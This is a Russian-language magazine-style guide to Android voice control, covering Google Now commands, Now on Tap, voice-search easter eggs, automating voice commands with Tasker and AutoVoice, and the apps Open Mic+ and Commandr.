
- **Карты и навигация** — «поехали/навигация #название_улицы #номер_дома». Запустит Google Maps в режиме навигатора по указанному адресу. Также можно указывать город, магазин, организацию и так далее.
- **Калькулятор** — «тринадцать процентов от пяти тысяч». Выдаст ответ и форму калькулятора в окне поиска. Голосом можно надиктовывать сложение, вычитание, умножение, деление, корень числа. Также можно переводить меры весов, длин и прочего.
- **Отправка СМС/сообщений** — «написать смс Олег текст я за рулем, перезвоню позже». Отправлять сообщения также можно через WhatsApp, Viber и еще несколько популярных мессенджеров. По упрощенной схеме можно диктовать «сообщение #программа #контакт #текст». Например: «сообщение WhatsApp Олег я за рулем». После этого также голосом можно подтвердить отправку командой «отправить».
- **Набор номера** — «позвонить маме». Также можно продиктовать произвольный номер, которого нет в записной книге. При команде «позвонить сестре/брату» можно указать номер из контактов (если записано по-другому), тогда в следующий раз набор будет проходить автоматически.

- **Напоминания и будильники** — «разбудить меня в субботу в восемь утра» или «напомнить мне выключить плиту через десять минут». Также можно добавлять мероприятия в Google-календарь. События можно привязывать не только ко времени, но и к месту. Если добавить «напомни мне распечатать текст на работе», то при включенной геолокации и указанном адресе работы (места на карте) напоминание на телефоне всплывет автоматически. Обычный встроенный в приложение «Часы» таймер заводится так же легко.
- **Угадай мелодию** — «что это за песня». Запустит распознавание играющей музыки.
- **Музыка/видео** — «слушать (музыку) #группа #песня». Запустит указанную музыку в Play Music или клип на YouTube. Нормально работает с русскими названиями, но так как английские слова и исполнителей определяет, иногда неправильно интерпретируя под русский язык, то срабатывает не всегда.
- **Фото/видео** — «сделай фото / записать видео». Запустит камеру в выбранном режиме.
- **Управление настройками** — «выключи вайфай», «включи фонарик».
- **Заметки** — «заметка для себя тестовый пароль для сервиса один два три четыре». Добавит заметку в Google Keep.

NOW ON TAP

Описанию этого сервиса было уделено отдельное пристальное внимание на презентации Android 6.0 Marshmallow. И преподносился он как одна из основных особенностей новой прошивки. Но более-менее нормальную функциональность в России мы получили только в декабре. В официальном русском переводе он называется **контекст от Now**.

Как это работает? *«Когда вы запускаете контекст от Now, Google анализирует все, что вы видите на экране, и ищет информацию в соответствии с этими данными»* — вот официальное описание со страницы поддержки. На деле это значит, что вместо того, чтобы выделять и копировать интересующие фразы на экране, затем открывать поиск и вставлять фразу, можно просто нажать и удерживать кнопку «Домой». После этого Google предложит варианты для найденных ключевых фраз. Это могут быть картинки, видео, предложение открыть это место на картах, новости. Может предложить открыть сайт организации или сделать звонок, открыть профиль Facebook или посмотреть Twitter-аккаунт знаменитостей, добавить заметку. При наличии соответствующих приложений на устройстве после тапа на иконке страница откроется сразу внутри приложения. При прослушивании музыки из разных приложений можно одним нажатием вызвать подробную информацию об исполнителях, альбомах, клипах на YouTube и прочем.



Работа Now on Tap на примере «ВКонтакте»

ПАСХАЛКИ В ПОИСКЕ GOOGLE

Так же как и в десктопной версии поиска, в голосовом поиске есть пасхалки. Приведу только несколько команд, остальные можешь узнать по этой ссылке. К сожалению, почти все они срабатывают только на английском языке и с английским интерфейсом или при выбранном в настройках только английском языке.

«Do a barrel roll».
«Make me a sandwich!»
«Sudo make me a sandwich!»
«When am I?»
«Beam me up, Scotty!»
«Up up down down left right left right».
«What does the fox say?»

TASKER

Если после всего прочитанного тебе все равно не хватает команд для воплощения своих фантазий, то, имея немного времени, можно настроить Google Now на выполнение практически любых команд. Для этого нам понадобятся прежде всего Tasker и плагин AutoVoice.

С помощью Таскера можно совершать множество действий: запускать приложения, контролировать звук, запускать скрипты, управлять экраном, проводить манипуляции над файлами, нажимать кнопки на экране, управлять media, делать запросы HTTP Get и Post и реагировать на них, управлять расширенными настройками телефона. И все это можно делать, отдавая голосовые команды. А с помощью множества плагинов функциональность расширяется еще больше.


Для начала работы необходимо включить пункт Google Now Integration внутри AutoVoice. В Таскере необходимо создать отдельный профиль для каждой команды или группы команд. Как обычно, для составления профилей рекомендую в настройках Таскера включать английский. Для тестового профиля составим голосовую команду выключения звука. Для этого создадим новый профиль с параметрами Event → Plugin → AutoVoice Recognized. Заполняем следующие поля:

- **Command Filter** — тут вводим необходимую голосовую команду, в нашем примере: «выключи звук». Если нажать на строку Speak Filter, то команду можно надиктовать.
- **Exact Command** — если поставить галочку, то будет срабатывать только на точную команду, иначе может сработать на каждое отдельное слово или форму слова.
- **Use Regex** — использовать регулярные выражения. Позволяет настроить распознавание нескольких слов в одном профиле. Если в первом поле ввести «(выключи|выключить) (звук|громкость)» без кавычек, то профиль будет срабатывать на команды «выключи звук», «выключи громкость», «выключить звук» и «выключить громкость».


Для действия используем Audio → Ringer Volume и Audio → Notification Volume. Для контроля срабатывания можно добавить всплывающее уведомление через Alert → Flash и в поле Text ввести «Выключил».

Команды «выключи вайфай» работают сразу в Google Now, а «выключи звук» предлагает открыть настройки. И после перехвата команды через Таскер и ее выполнения все равно остается на текущем экране с запросом. Поэтому к действиям дополнительно добавим App → Go Home. Ну а чтобы позабавить друзей, во всех профилях для управления голосом можно первым действием поставить Alert → Say и ввести фразу «слушаюсь, хозяин». Тогда телефон в ответ на команды будет реагировать голосом.





Настройка профиля



Настройка действий

С помощью дополнительных плагинов, например AutoRemote, можно управлять другими устройствами на Android. А если на комп поставить EventGhost, то с помощью многочисленных плагинов можно сделать немало интересного. Одним из самых полезных применений будет настройка умного дома, но это отдельная большая история. У Жуана Диаса (Joao Dias), разработчика всех Auto*-плагинов, есть также дополнение и для компа, что позволяет интегрировать управление мобильными устройствами через голосовой помощник Cortana на десктопе.


НЕМНОГО ХИТРОСТЕЙ

Таскер — это хардкор. Можно творить потрясающие вещи, но для этого нужно освоить много информации, разбираться в переменных, регулярных выражениях и прочем. Для тех, кто не хочет возиться с Таскером, есть большое количество программ, которые используют возможности голосового управления, но имеют более понятный и доступный интерфейс и просты в обращении. Остановлюсь на трех.

Open Mic+ for Google Now

Программа позволяет изменить ключевую фразу с «Ok, Google» на любую другую. К сожалению, после одного из обновлений сервисов и запроса от Google перестала работать с Google Engine, оставив только PocketSphinx. В связи с этим для ключевой фразы подходят только английские словосочетания, но раньше можно было удивлять присутствующих обращением к телефону «эй, ты» или «слушай команду».


Тем не менее разработчик обещает все поправить в следующих обновлениях. Из других функций можно отметить запуск распознавания по датчику приближения (два взмаха руки) и по встряске телефона. Как и MOTO X, поддерживает распознавание при выключенном экране, но, к сожалению, это очень сильно отражается на батарее, поэтому актуально для телефона на зарядке или автомобильных медиацентров на Android с постоянным питанием. Работает с Bluetooth-гарнитурой, имеет интеграцию с Таскером, может зачитывать текстовые сообщения.



Open Mic+ for Google Now

Commandr for Google Now

Еще одна программа от разработчика Open Mic+. Интегрируется с Google Now и позволяет использовать расширенный набор команд. В списке поддерживаемых есть следующие: включить/выключить беспроводную точку доступа, приостановить/возобновить музыку, следующая/предыдущая песня, непрочитанные СМС/gmail (озвучит их голосом), громкость <x>, блокировка телефона, сделать снимок, сделать селфи. Также можно включить диктофон, управлять подсветкой, автоповоротом экрана. С рутом можно выключить/перезагрузить телефон, очистить уведомления, включить режим «В самолете». Для поддерживаемых функций можно менять команды на свои. Также имеет интеграцию с Таскером, позволяя включить для каждой задачи срабатывание по названию Task. Есть модуль для Xposed, позволяющий использовать Commandr с Android Wear.

